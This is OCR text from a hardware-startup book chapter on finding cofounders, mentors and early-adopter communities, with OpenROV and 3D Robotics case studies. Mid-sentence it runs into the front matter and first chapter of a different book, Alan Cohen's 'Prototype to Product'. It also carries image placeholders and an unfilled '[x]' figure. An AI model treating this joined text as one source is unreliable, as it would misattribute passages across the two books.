Hardware founders should strive for hypothesis-driven development and validate their idea with customers as early as possible. This can be done before or alongside the prototyping process, but it should absolutely be done before moving toward tooling. Changing your design or switching technologies becomes much more expensive once you've moved beyond a prototype, so it's important to get it right the first time.

The foundation of effective validated learning is *conversation*. You want to talk to—and, more importantly, listen to—several distinct groups of people who will be critical to your success as a company. Over the next two chapters, we're going to explore the validated learning process by walking through the different groups that will have an impact on your success, what they can help with, and how best to leverage their expertise. As a corollary to validated learning, we'll also cover market research and the types of questions you'll want to resolve before beginning to build your first prototype.

Your Fellow Hardwarians

The first group of helpers on the road to building your product are fellow hardware founders. Chapter 1 subdivided hardware startups into four distinct categories: connected devices, wearables, robotics, and designed products. Presumably, you're already well versed in what's happening in your particular sector. If not, become familiar with the thought leaders and other founders in your space.

Not everyone within the hardware community is a potential customer who will help you unearth the roots of a particular pain point. But within this community are the people who have done it before. They have extensive experience and can provide invaluable guidance for specific problems. They'll help you reduce waste in the production process. Certain steps in the development process, such as finding a contract manufacturer, are often driven by word-of-mouth referrals. Networking with other founders building products in your space will give you a better chance of getting these things right the first time.

Many first-time hardware founders are coming from software, or are hobbyist makers who haven't developed extensive personal networks within the hardware startup community. Fortunately, it's easier than ever to find fellow hardwarians. Online is the easiest place to start. The Hardware subreddit, LinkedIn groups, Facebook groups, and Twitter lists can help you stay on top of what's out there. Don't just search for "hardware"; get specific and look for "wearables," "Internet of things," "industrial Internet," "sensors," "robotics," or whatever applies.

Although online communities can have strong ties, they aren't a substitute for a local network. Even if you live in a smaller town, meeting fellow hardware hackers nearby can help you discover facilities, suppliers, and other resources. These connections are particularly valuable early on,

because you'll likely be prototyping locally. A great place to find folks in the "real world" is Meetup. As of March 2014, there are over [x] hardware meet-ups happening in cities around the world!

The HackerspaceWiki is another great resource for finding like-minded people, and it has the added benefit of potentially helping you discover a shared workspace or machine shop. See if there's a TechShop or FabLab in your area. In addition to teaching classes, these spots often host community events such as show-and-tells and happy hours. The Hardware Startup Wiki and The Maker Map can also help you discover what's happening locally; these two sites are maintained in part by the authors of this book, but they rely heavily on community contribution.

Your Cofounder and Team

If you already have a cofounder, or an early founding team: awesome! You're embarking on an exciting shared journey. If not, you're going to need to find one. It can take several months to convince someone to join your team, particularly if you haven't received funding, so start looking now. A cofounder relationship is like a marriage: you're going to be building a company with this person for years, so it's important to find an equally committed partner and establish good channels of communication right from the start.

If you're looking for a cofounder, consider signing up for a cofounder matching community such as FounderDating, CoFoundersLab, or CollabFinder. New communities like this are always launching, so do some Googling to find the best current options in your region or area of interest. If you want to do a hardware startup but don't have a specific idea that you are particularly passionate about, you can reach out to local startup accelerator programs about participating as an entrepreneur in residence (EIR) or *hacker for hire* (the latter is typically a viable option only if you have technical skills).

Building a well-rounded team right from the start is crucial. In the early days, this involves finding people you work well with, who have complementary skill sets. Know what you yourself bring to the table, as well as what you need.

Brady Forrest, head of PCH's hardware accelerator Highway1, describes the ideal early team for a hardware company as "a Maker, a hacker, and a hustler." At a minimum, you need one founder with hard-

ware experience and another with business experience (or a second technical founder who's willing to learn).

If you're technical, you probably have a good sense of what it takes to build a product. However, you might not understand sales, branding, or marketing very well, and at some point, someone needs to convince people to buy your device. Having a well-rounded business development person as an early team member can help ensure that you don't neglect this critical part of company-building.

If you're a nontechnical founder, you absolutely must recruit a technical partner. It will be virtually impossible to raise funding or efficiently get to market without one (in terms of both time and cost). A technical cofounder shouldn't be a hired gun who you bring on to build your idea. You need to attract a teammate who shares your vision and wants to partner with you. Sales and finance experience isn't particularly useful in the early days of the company, so it's important to spec out specifically what you will be doing while your cofounder builds.

If you're planning to build a connected device, wearable, or any product that interfaces with your customer via software, you'll want to bring on a software engineer as early as possible, preferably one with some UI/UX design experience. Software is the arena where a hardware company can continue to innovate even after the physical product has been shipped, which is incredibly important. Some founders choose to outsource software development in the beginning, but you'll need to line up someone to own that critical product role fairly early on.

It's beneficial to build a pipeline of potential talent right from the start. Talent acquisition is yet another reason to get plugged into your local hardware community. Increasingly common in most cities, *hackathons* are a great low-pressure way to work on a project and meet people. If you went to a university with a strong alumni network, join your school's listserve or LinkedIn group.

Your LinkedIn connections are a powerful resource to leverage. The broader your network, the more likely you'll find potential teammates with the skill set you're looking for. Build relationships early. If you see someone you'd like to meet, ask for an introduction from a shared contact, even if you're not immediately hiring. Quora is also a great place to discover kindred spirits. Read questions pertaining to your space, and check out who's answering them.

As you begin to meet people, be open. Keeping your idea a secret won't get you very far. If you're passionate about your vision, talk about it with the potential teammates you're meeting. You need to know if their vision aligns with yours. Ideally, they'll bring their own ideas about the product to the table as well. When building a founding team, you're looking for collaborators, not people who will rely on you to make all of the decisions and drive 100% of the early development.

Once you've connected with potential teammates, work on some small projects to see if you mesh well together. Founder incompatibility is one of the most common reasons young companies fail. You must discuss the questions of equity splits and division of labor as early as possible. Putting it off isn't going to make the conversation any easier.

You can find many great equity split calculators and blog posts to help you determine the appropriate initial equuity allocation. Generally, considerations include the amount of cash fronted for early operations, prior IP contribution, and division of labor.

One common concern is *commitment*:are both/all cofounders quitting their jobs to do this full time? Quitting a paying job before funding is secured is risky (and it's difficult to raise on just an idea), but a founder who does so is able to devote 100% of his or her time and attention to launching the new company. If one founder is working on the startup full-time while the other is still at another paying job, it is common for the founder(s) who took the risk to get more of the equity. In this regard, building a hardware company is no different than building a software company.

Your Mentor(s)

Another group of people to reach out to early in the idea stage are potential mentors. A good mentor will offer meaningful advice and help you work through challenges. He or she will typically have experience in some facet of your market or business. A mentor might have a particular skill set (for example, a marketing expert), deep domain knowledge (for instance, a doctor who specializes in the ailment your device remedies), years of experience, or valuable industry connections. For a first-time hardware entrepreneur, building a close relationship with someone who has been through the process of manufacturing a product (and knows the pitfalls to avoid) is invaluable. As is the case with fellow hardwarians, a

mentor can also help you reduce waste and prevent overburden in your production process.

Reaching out to potential mentors can be daunting, particularly if you're doing so via a cold email. People with a lot of experience are often in senior leadership roles and might seem inaccessible. For most of them, time is a valuable commodity in short supply. Therefore, your approach really matters. Telling someone you want him to be your mentor right off the bat is the wrong approach; it's like proposing marriage on the first date. Strong mentor relationships develop over time. When you reach out for the first time, follow these pointers:

- Keep the email or message concise and to the point. Long emails are often ignored, or the recipient postpones reading them until it's convenient.
- Tell the person why you're reaching out to them specifically, to avoid the impression that your email is a mass mailing.
- Be clear with your ask. Ask for help with a discrete question or clearly defined problem. Ideally, this should be something that justifies a personal response, rather than an issue they have already addressed in a blog post or other public source of information.
- Minimize friction by offering to accommodate their schedule and preferred mode of communication.

People who have made the effort to help someone generally enjoy hearing the outcome of the situation on which they gave advice. Be sure to follow up, both with an appreciative thank-you note shortly after the fact and with occasional updates as you continue to make progress. Some of these contacts will result only in single or sporadic conversations. Don't be discouraged. If you're working on something interesting, and reaching out to people who truly share your passion, you will find people who are excited about offering help and advice.

Some startup founders choose to formalize an advisory relationship and recognize a mentor's contribution by awarding a small equity stake in the company. This should involve a formal contract, in which the founder and mentor agree on the specific level of engagement that the mentor is expected to maintain. Monthly meetings or calls are considered standard. Strategic help, such as participation in recruiting or introduc-

tions to customers, or expert value-adds, such as work on a particular project, typically increase the amount of equity offered.

Don't make the mistake of choosing advisors because they are famous and you want their picture on a slide to impress investors. If you're going to give away part of your company to this person, make sure they're doing enough work to merit the award. Be sure that your advisory contract includes criteria for termination, in case the relationship goes sour and the advisor doesn't deliver, or if you pivot into a space in which the advisor's expertise is no longer relevant.

While the equity structure of an advisory relationship varies across companies, Silicon Valley law firm Orrick put together the matrix shown in Table 2-1 (see their Founder Advisor Standard Template for more details) to help founders make an offer in line with the market.

TABLE 2-1. Levels of company maturity

Advisor Performance Level	Idea Stage	Startup Stage	Growth Stage
Standard: Monthly Meetings	0.25%	0.15%	0.10%
Strategic: Add Recruiting	0.50%	0.40%	0.30%
Expert: Add Contact & Projects	1.00%	0.80%	0.60%

Equity compensation is determined according to both the stage of the company (reflecting the risk of failure), and the degree of advisor involvement. The award is typically given in restricted stock or common stock options, and vests over one to two years.

In Chapter 7, we examine another form of structured mentorship: participation in an accelerator program. Most accelerator programs have an extensive roster of mentors with diverse backgrounds and skill sets. These groups of people are typically comprised of founders, investors, and industry experts who have agreed to help accelerator-backed teams. Participating in an accelerator program is often a great way for a first-time entrepreneur to gain access to a valuable network.

Your True Believers and Early Community

Your True Believers are your earliest evangelists. They're the people who care enough to actively help you on the road to success, right from the start. Our favorite definition of True Believers comes from David Lang, cofounder of OpenROV, in his book *Zero to Maker*:

> *A True Believer is someone who knows you, the person behind the art or product. Someone you've confided in by showing them your art or business plan. They care about your product, but they also care about you. Not only will they buy your product, but they'll tell everyone they know about what you're doing; they'll get the word out.*

The core of this group is usually your personal friends and family. Mentors and close connections you make in the hardware community can become True Believers as well.

Gathering your True Believers requires taking a close look at your personal network. Start small: tell your closest friends and family what you're doing and ask if they'd be interested in regular updates. Then, widen the circle. If you already have a following on social media channels, leverage it: tweet, post, drive friends and followers to a landing page with a forum or email list signup. Identify the influencers in your network who will likely be interested in your project, and reach out to them individually via a dedicated note. Tell them what you're doing and why you're excited about it.

There's no magic ideal number of True Believers. However, since one of the functions of this group is to help you get the word out, increasing the number of True Believers can increase your reach, so it's worth spending time cultivating these relationships. The more engaged this group is, the easier it will be to successfully run a crowdfunding or preorder campaign down the road. You should start to involve the people with whom you have a strong relationship as early as possible, even if you don't have much to share at first.

True Believers are a subset of a bigger group: your early-adopter community. Communities typically form around interests, practices (for instance, hobbies or professions), or location (geographic proximity). Sometimes, they are working toward a shared goal and can be considered communities of action. Or, alternatively, they might be bound by shared circumstances, such as sexual orientation. It's important to identify *why* your earliest adopters should want to spend their time participating in your community. What will they get out of the experience? They are probably interested in your product, but they won't want to spend a big chunk of their free time endlessly discussing something that doesn't exist yet. While True Believers care about *you*, the slightly broader early adopter community generally cares deeply about *your space*. As a result, they're an excellent source of unvarnished feedback for early idea validation.

Getting a new community off the ground can feel like an insurmountable obstacle; it's really hard to build a group from nothing. To grow your community beyond the True Believers who love you, you'll have to put some effort into extending and strengthening your network. If you don't have a strong circle of contacts, or have avoided developing a presence on popular social channels, consider putting in a small amount of time each day to foster one. You don't have to become a social media guru, but having a rich network can only help you.

Establish relationships by participating in online groups. Post interesting content on Twitter, and engage with people who are commenting or sharing articles about your space. Google a wide variety of keywords and phrases, see what blogs or sites exist, and reach out to the authors. Look for in-person meetups. If you don't find any, set one up. You might find kindred spirits in academia as well; for example, many universities have robotics and other hardware-focused clubs.

Your goal is to find passionate people who are as excited as you are about the problem you're solving. As David Lang of OpenROV puts it, "You're building a product that you really want. Sort through the other 7 billion people on the planet, and find the others who are like you." (Find out more about David's advice for starting a new community in "OpenROV: A Case Study" on page 27.)

OpenROV: A Case Study

David Lang, TED Fellow and author of *Zero to Maker*, is one of the founders of OpenROV, a Bay Area startup building underwater remotely operated vehicles (ROVs). OpenROV's open source robots are designed to make underwater exploration accessible to everyone. Right from the start, David and his cofounder Eric envisioned a robust community of underwater-exploration aficionados helping to move the project forward. Here, David shares his experience with building a community from the ground up.

OpenROV was founded in 2010. David and Eric wanted to explore an underwater cave, but the equipment necessary was too expensive and they didn't have a research grant. So, they decided to make their own ROV. When David and Eric began to develop the robot, "it didn't work," David says. The technology simply wasn't there yet. Raspberry Pi and other single-board Linux computers hadn't hit the market.

"We tried to skate to where the puck was going," David says. They experimented with different solutions and reached out to others who were working

on projects with similar technical challenges. They decided to make OpenROV an open source endeavor. By creating a project with strong ties to the Maker community, they would be able to learn from others who were passionate about both technology and underwater exploration.

At first, there were no others. They set up a Ning site, but for the first year, only David and Eric posted in the forums. "Until you have hardware out there that people are actually playing with, it's very, very hard to foster community," David says. People need to touch the product before they get excited about it. The team found that one way to bridge that pre-product gap is to work on creating a really interesting narrative around the problem and the product. They worked on telling their story in a way that piqued interest and got people excited about the problem and the team until the product was ready to touch.

"I think a lot of businesses don't have a good enough narrative around what they're doing," David says. He and Eric prioritized storytelling from the start. They used blogs, interviews, and social channels to share their vision of OpenROV as a tool for exploration and education for all. David wrote about his own progression from total newbie to Maker Pro and startup founder in the "Zero to Maker" column on Makezine.com. The team regularly posted on the OpenROV blog and forum. Over time, users began to find them.

David likens early community building to starting a fire. In the beginning, your setup is important. You only have kindling. "You need to create a spark in order to get things going, then build up to a healthy fire," he says. Foster the spark by providing it with material to keep it continually growing. The spark must be compelling. In OpenROV's case, they emphasized a vision: "People working together to create more accessible, affordable, and awesome tools for underwater exploration." This clearly articulated vision resonated with their early fans. Makers were drawn to the project, which resulted in a product shaped by the community. Open source contributors actively participated in the hardware development. "One of our users designed a new electronics board," David says, while "someone else worked on how the camera moves inside the tube. Another prototyped a new battery."

As the project attracted the attention of a broader audience, forum participation picked up. "I still read every single post in our forums. We work really hard to set the tone, make people feel comfortable asking questions," David says. He pays close attention to the most active contributors. If someone new joins and is very active, David will reach out and have a Google Hangout with them. Sometimes the team will send out free hardware in order to keep the most active users contributing feedback (or code). Occasionally, community

members accompany OpenROV on an expedition. The team's first expedition was a trip down the California coast, around Baja, and into the Sea of Cortez, and a few passionate community members joined them on the boat. "The most important thing for us is that people who interact with OpenROV are excited to come back," David says. OpenROV regularly exhibits their robot at Maker Faires and other Maker and education-focused events. Being there in person increases their visibility and helps them reach a different audience.

As a community has taken shape, the OpenROV narrative has expanded. Eric and David recently created OpenExplorer, a site that documents expeditions and excursions and encourages other adventurers to share their own exploration plans. This site isn't limited to underwater exploration; its goal is to foster community among explorers and citizen scientists of all kinds. It's an extension of the open, collaborative vision that has fueled the project from the start.

The OpenROV team didn't approach community building by creating a prototype and then trying to grow a community of prospective buyers. Instead, they articulated a well-defined vision and mission that attracted kindred spirits, involved them in the project, and kept them engaged.

Once you've identified a handful of potential early adopters, it's time to facilitate dialogue and begin turning the group into a true community. Introduce the members to each other and seed a conversation. You're going to have to do the work of keeping conversations going until there are enough engaged users that it happens organically. Tailor your early content accordingly. To the extent that you're comfortable, talk about the development process you're going through, and solicit feedback (again: idea validation!). Passionate community members will enjoy feeling like they're part of the process. You should try to maintain a level of excitement that will keep them evangelizing for you through what is potentially a long path to market.

Work hard to avoid making your community discussions all about you or your product because that will get boring quickly. Discuss the broader industry or space. Share news articles about the underlying issues you all care about. Call attention to the milestones or successes of the other members of the group. Host a local meetup and socialize in person over drinks or pizza. Above all, make your True Believers and early adopters feel valued and heard. Show appreciation throughout your path

to launch. Consider offering special perks to show appreciation, particularly as you begin to take pre-orders or ramp up to a crowdfunding campaign.

To keep the group growing, encourage early members to refer trusted contacts from their own networks. Reach out to your top community members individually to ask if there's anyone you should invite to participate in the group. Having an invitation-only model in the beginning can help you control the size and tone, as well as establish community norms. As the group grows and you no longer have to personally drive engagement, you can make it public and open and begin to promote it.

It's easy to host your group using one of the many free tools available online. In the early days, a mailing list can get things started, but email lists don't scale very well. Setting up a Google or Facebook group is quick and effortless. Creating a Ning or blog-based forum requires more work, but it's more customizable. It's also likely to rank high in search results, which can help people to find you.

Chris Anderson, founder of 3D Robotics, set up the initial DIY Drones community on Ning. He was able to find a cofounder and grow an early-adopter community via the site (see "3D Robotics: A Case Study" on page 30 for more details). If you have a project that will appeal to a very technical or Maker-oriented audience, consider creating a forum on Instructables. Whatever platform you choose, make sure it's a format that your community is receptive to. Once the community is public, be sure to facilitate easy sharing of content to other networks, so that others can discover you.

3D Robotics: A Case Study

Chris Anderson is the founder of 3D Robotics, an unmanned aerial vehicle (UAV) startup based in San Diego and Mexico. Here, he shares the ways that observing a community of engaged users shaped the company.

Chris discovered his passion for UAVs in 2007, while playing with LEGO Mindstorms with his children. The kids were bored with the out-of-the-box experience, so Chris Googled "flying robots." That search led them to combine some sensors and a model airplane with a Mindstorm set, and to write some software. "We did it just right enough that it flew," Chris says. "The kids lost interest, but I got chills. There on the dining room table with toys, we built something that the government regulates. I had a gut feeling that something

was going to be different, that there was a tectonic shift in where the world was going."

Chris set up a Ning social network and began to post questions to learn more about UAVs. He met his cofounder, Jordi Muñoz, through the site. Jordi had felt similar chills when he discovered that he could control a toy helicopter with an Arduino. Since there was so little information on the Web at the time, the site quickly became the premier hub for personal UAV enthusiasts around the world.

While they credit much of DIY Drones' early success to being the first mover in a new market (right place, right time), Chris and Jordi made a smart strategic decision to model their new community after a successful existing platform: Arduino, the open-source microcontroller. Arduino's model—a strong focus on community and a simple, easy-to-use platform—was an inspiration for Chris and Jordi. "Arduino succeeded because it was simple and easy and everyone wanted it," Chris says. "It had web in its DNA, community in its DNA." Chris and Jordi embraced the popularity and simplicity of Arduino, leveraging its brand in their own designs: ArduPilot, ArduCopter, and ArduPlane.

3D Robotics grew out of the DIY Drones community into a standalone company in large part due to user feedback. Chris noticed that while some participants on DIY Drones were interested in the full DIY experience from day one, a large number of them wanted to start exploring UAVs by buying a kit or ready-made drone. Observing user demand inspired the team to create a business around the hobbyist community.

Paying attention to community activity also shaped their business model. While the team acknowledges the influence that open hardware had on the early vision for DIY Drones, they noticed that their users weren't actually participating in open hardware development:

> No one out there is modifying the EAGLE files and giving them back, or exchanging CAD files. But activity on the software side is incredibly robust. As a company, you've got to know what you are. Over time, it became clear that what we are is [akin to] the Android operating system—not the phone.

As a result of these signals, the 3D Robotics team began to deemphasize open hardware.

Engaged users continue to shape 3D Robotics' offering. The team pays particularly close attention to new and nontechnical users. "They are the most active; they're asking for the most help," Chris says. "You could argue that they

are the noise, but I think in fact that noise is a signal for us. Everyone asking for help is identifying a design flaw." Chris still personally reads the forums and answers technical support questions. He believes that understanding the problems of confused users ultimately provides the team with insight on how to make the user experience better, and how to make the product simpler. "It's unvarnished feedback," he says.

While DIY Drones and 3D Robotics undoubtedly benefited from first-mover advantage when it came to growing their initial community, the important takeaway is the power of continually engaging users. "Fundamentally, we are a user community," Chris says. "A not insignificant portion of our users become contributors, even if all they do is help with documentation. We have a culture of participation."

Carefully observing a passionate user community can help a founder make smarter decisions on everything from the design of the product, to the user experience, to the structure of the business itself. Community activity may help an entrepreneur to validate a hypothesis about his product without the need for a formal survey or focus group. It's worth a founder's time to pay attention to why the community is interested in the product, and to proactively foster engagement.

The approach described in this chapter of building communities with an eye toward gathering feedback and testing hypotheses is largely geared toward founders creating consumer-focused products. However, it's possible (and useful!) for B2B-oriented founders to approach the process in a similar fashion. Connecting with the local hardware community, finding mentors, and identifying a true partner to cofound your company are important for exactly the same reasons. While B2B startups are less likely to be able to leverage friends and family when building enterprise hardware, building a trusted network of potential early adopters is valuable.

Employees of companies that might become your customers will be a source of extremely valuable product feedback. While you might not want to reach out to the C-suite in the earliest stages of development, finding potential early adopters is still important. If you have a clearly defined end user within a business, creating a community of potential evangelists is extremely worthwhile. If they love the product concept, they might try to sell you into their company. Software startups such as Twilio, Stripe, and


GitHub have done an exceptional job of leveraging the developer community to make inroads into enterprise.

O'REILLY®

Alan Cohen

Prototype to Product

A Practical Guide for Getting to Market



Prototype to Product

Alan Cohen

Beijing • Cambridge • Farnham • Köln • Sebastopol • Tokyo O'REILLY®

Table of Contents


CHAPTER 1

The 11 Deadly Sins of Product Development

Thomas Edison famously said that genius is "*1% inspiration, 99% perspiration*", and his observation holds true for product development. Developing "genius-level" products certainly requires inspiration, but the bulk of the effort is more like perspiration: work that benefits from insight and cleverness, but is also largely about not screwing up. Things like ensuring that software doesn't have leak memory and that the right capacitors are used to decouple power supplies. Dotting the i's and crossing the t's.

As we noted in the Preface, most product development efforts fail. It's been my observation that failures are not usually due to a lack of inspiration (i.e., poor product ideas), but rather from mistakes made during the "perspiration" part. In other words, most product development failures are good product concepts that get screwed up during the process of turning concept to product.

This chapter is a catalog of the most popular ways to wound or kill product development projects. Most efforts that get derailed, do so by falling into one or more of a small set of fundamental traps which are easy to fall into, but are also fairly avoidable. We'll briefly review these traps to give an overall feel for the hazards, but not dive into too much detail yet: as you'll see, much of the rest of this book provides details of strategies and tactics for avoiding them.



A note on organization: my goal here is to point out the specific traps that projects run into most often, but these specific traps have base causes that are more fundamental and which should also be avoided. For example, two specific common traps (*new-feature-itis* and *not knowing when to quit polishing*) both stem from the general fault of *perfectionism*. As an organizational construct, in this chapter I refer to the specific traps as *sins*, and the more-general negative impulses behind the sins as *vices*. And since these sins are often fatal, I call them *deadly sins* to remind ourselves of their degree of danger.

Before we get into specific vices and sins, let's start off with the fundamental principle that lies behind all of these, a basic truth that largely determines success or failure.

The Fundamental Principle of Product Development

It's often the case that complex subjects come from simple truths. For example, the Golden Rule (treat others the way you want to be treated) underpins much or most of religious law. In Physics, we only know of four basic forces, but those four forces have kept many scientists busy for many years filling an untold number of pages.

Similarly, there is a basic truth that applies to product development, really a Fundamental Principle: *Surprises only get more expensive if discovered later*. Putting it another way: *Product development is largely an exercise in uncovering surprises as soon as possible*.

In my experience, most of what determines product development success or failure springs from this Fundamental Principle, and much of the rest of this book consists of strategies and tactics for respecting it.

Happy surprises can happen, but surprises that arise during product development are almost always bad, generally along the lines of "*You know that nifty power supply chip we're using in our design? It's being discontinued.*" or "*It turns out that no vendor can actually mold the enclosure we designed.*"

Surprises usually lead to change, e.g., redesigning to use a new power supply chip, or to have a moldable enclosure. And change is always easier at the beginning of the development cycle than it is later on.

Many analyses have been performed to find the cost of implementing a product change (either fixing a problem or adding a new feature) vs. the stage of the product's life cycle at which the change is initiated. The results all look something like Figure 1-1. Once development starts in ear-

nest, the cost of making a change typically rises exponentially as time passes.




FIGURE 1-1. cost of changing product vs. time when change is made

To illustrate, let's consider the case of a hypothetical robot that performs surgery. The robot's software will have algorithms that determine the correct ways to drive various actuators (motors) based on the procedure it's performing. But sometimes algorithms or actuators fail; for example, in certain cases, an algorithm might determine the wrong angle for a scalpel to move, or an actuator might malfunction and not move in the way it's expected.

To reduce the possibility of injury if such a failure occurs, it might be good to add an independent system of hardware and software to monitor the robot's actions; in effect, a second set of eyes make sure that all is working as expected which can call for help or halt the procedure if something's going wrong.

Table 1-1 lays out the relative cost of adding this safety monitoring system, depending on where in the product's life cycle we initiate the effort:

TABLE 1-1. Cost of making changes vs. time

Scenario #	When Added	Cost Of Adding
1	During initial specification	Just the cost of implementing and testing the feature.
2	While initial development is underway	Scenario #1, plus updating already-existing documentation and revising cost estimates; possible redesign of other hardware and code that interfaces with the new hardware and code
3	After discovering a problem during "final" test, but before product is released.	Scenario #2, plus possibly-significant increases in time and cost due to need for an additional cycle of development and testing
4	After product is released and in use	Scenario #3, plus getting new hardware/software into the field (deployment); possible retrofit of existing customer hardware and software; possible revisions to marketing literature; potential customer frustration because device may be unavailable during upgrade. Wounded company reputation. If devices actually failed in the field because of lack of added safety system, then potential injury, anger and litigation.

It's obvious that the earlier we realize the need for a safety monitor, the less it will ultimately cost to implement. What would have been a relatively modest effort if captured during the specification stage, can become very expensive (and make headline news) if realized only after field failures. Waiting doesn't just make things a little worse – it makes things exponentially worse.

All changes to product follow the same basic pattern of getting much more expensive with time. An electronics component becoming unavailable after design is completed, for example, requires that we redesign and retest circuitry, and possibly some related mechanical and software changes to address differences in component size, heating, communications protocols, and so forth. Rather than getting surprised down the line, it's far better to do some legwork during design/development to ensure that we select components that are likely to be available for a long time.

Now, with the Fundamental Principle for context, let's begin our exploration of specific vices and sins that commonly undermine product development.

The Vice of Laziness

Given the Fundamental Principle, it's pretty obvious that putting off until tomorrow what we can do today is a bad idea, particularly for activities that are likely to uncover surprises. One of the most direct, concrete and common examples of this vice applies to testing.

DEADLY SIN #1: PUTTING OFF "SERIOUS" TESTING UNTIL THE END OF DEVELOPMENT

An obvious decision that delays our unearthing surprises (and making appropriate changes) is holding off on "serious" testing until after prototypes are largely developed. By "serious" testing, I mean the higher-level testing that looks at how usable the product is for our customers (*sometimes called product validation*), and at how the hardware, software, and mechanical subsystems work together, often called *integration test* and *system test*. When neophytes think about product development, they tend to think in terms of "*first we'll build it, then we'll do all of that high-level testing stuff*". Seems reasonable at first glance, particularly since some high-level testing can be difficult to do until all the pieces are put together. However, this approach delays our finding issues and making needed changes, sometimes *big* changes, which can be costly.

For example, suppose that usability testing on our "finished" product determines that our audible alert is too wimpy – when designing it, we didn't realize that users are often in a different room from the product when an important alert sounds, and the audio system we've designed (speaker and associated circuitry) doesn't have enough oomph to get the job done. The fix will likely involve switching to a new speaker and/or updating electronics. Switching to a new speaker may require changing the enclosure size, which can be a substantial effort requiring expensive tooling changes that take weeks. Changing circuitry means new PC boards which also involve non-trivial costs and turn times. So our "finished" product is (surprise!) not actually very finished, and we find ourselves with weeks or months of unexpected work and delay.

In this instance, much time and expense could have been avoided by early testing of the proposed audio system in real-world settings, well before we created enclosure designs, simply to confirm that it can do the job. Or even before going through the exercise of designing our audio system, we could:

- visit some sites where our product might be used

- observe users going about their daily business, perhaps pretending to use our device that doesn't yet exist
- simulate an audible alert using a smart phone and amplified speaker
- try some different tones and tone volumes (measured with a decibel meter) to see what's truly needed to catch a user's attention.

Usability isn't the only area where early testing helps: early rigorous testing of circuits, software, and mechanicals also ultimately lowers costs and shortens the path through product development.

The Vice of Assumption

When developing a product, we're *assuming* we know the features needed to achieve market success. Until the product goes on sale and the orders pour in (or don't), we don't know for sure if our assumptions are good or bad.

There are two common deadly sins that fall under the vice of assumption:

1. Assuming that *we* know what customers want
2. Assuming that *customers* know what customers want

Let's take a short look at each.

DEADLY SIN #2: ASSUMING THAT WE KNOW WHAT USERS WANT IN A PRODUCT

It's pretty typical for product designers/developers to assume that we know which product features are needed to make the average customer happy. After all, *I* know what *I* want – could other people want something so much different?

This might not be a surprise, but: if you're reading this book, then you're pretty unusual. The odds are that you're seriously interested in technology, so much so that you want to learn more about how to develop products. Being enthusiastic about technology is a great thing - without people like you and me, humanity would still be hunting and gathering. But, for better or worse, the majority of humanity are not technophiles like us. To put this in perspective, as I write this, the book with the highest Amazon ranking that tackles "serious" technology is the Raspberry Pi User Guide, at #583. Fully 582 books on Amazon are currently selling better than the best-selling "serious" technology book.

Among other things, we technologists tend to be atypical when it comes to what we want in a product. We like things that have more features, more customizations, and that we can fiddle with for hours. "Normal" folks are mostly interested in getting the job done with a tool that's effective and attractive. Figure 1-2 illustrates the difference between the tools that these two groups might favor.

FIGURE 1-2. What technologists typically want (top) vs. what "normal" people typically want (bottom)

So while we have a reasonable shot at knowing what other technologists want in a product, we're rarely very good at knowing what non-technologists want, because their wiring is a bit different than ours.

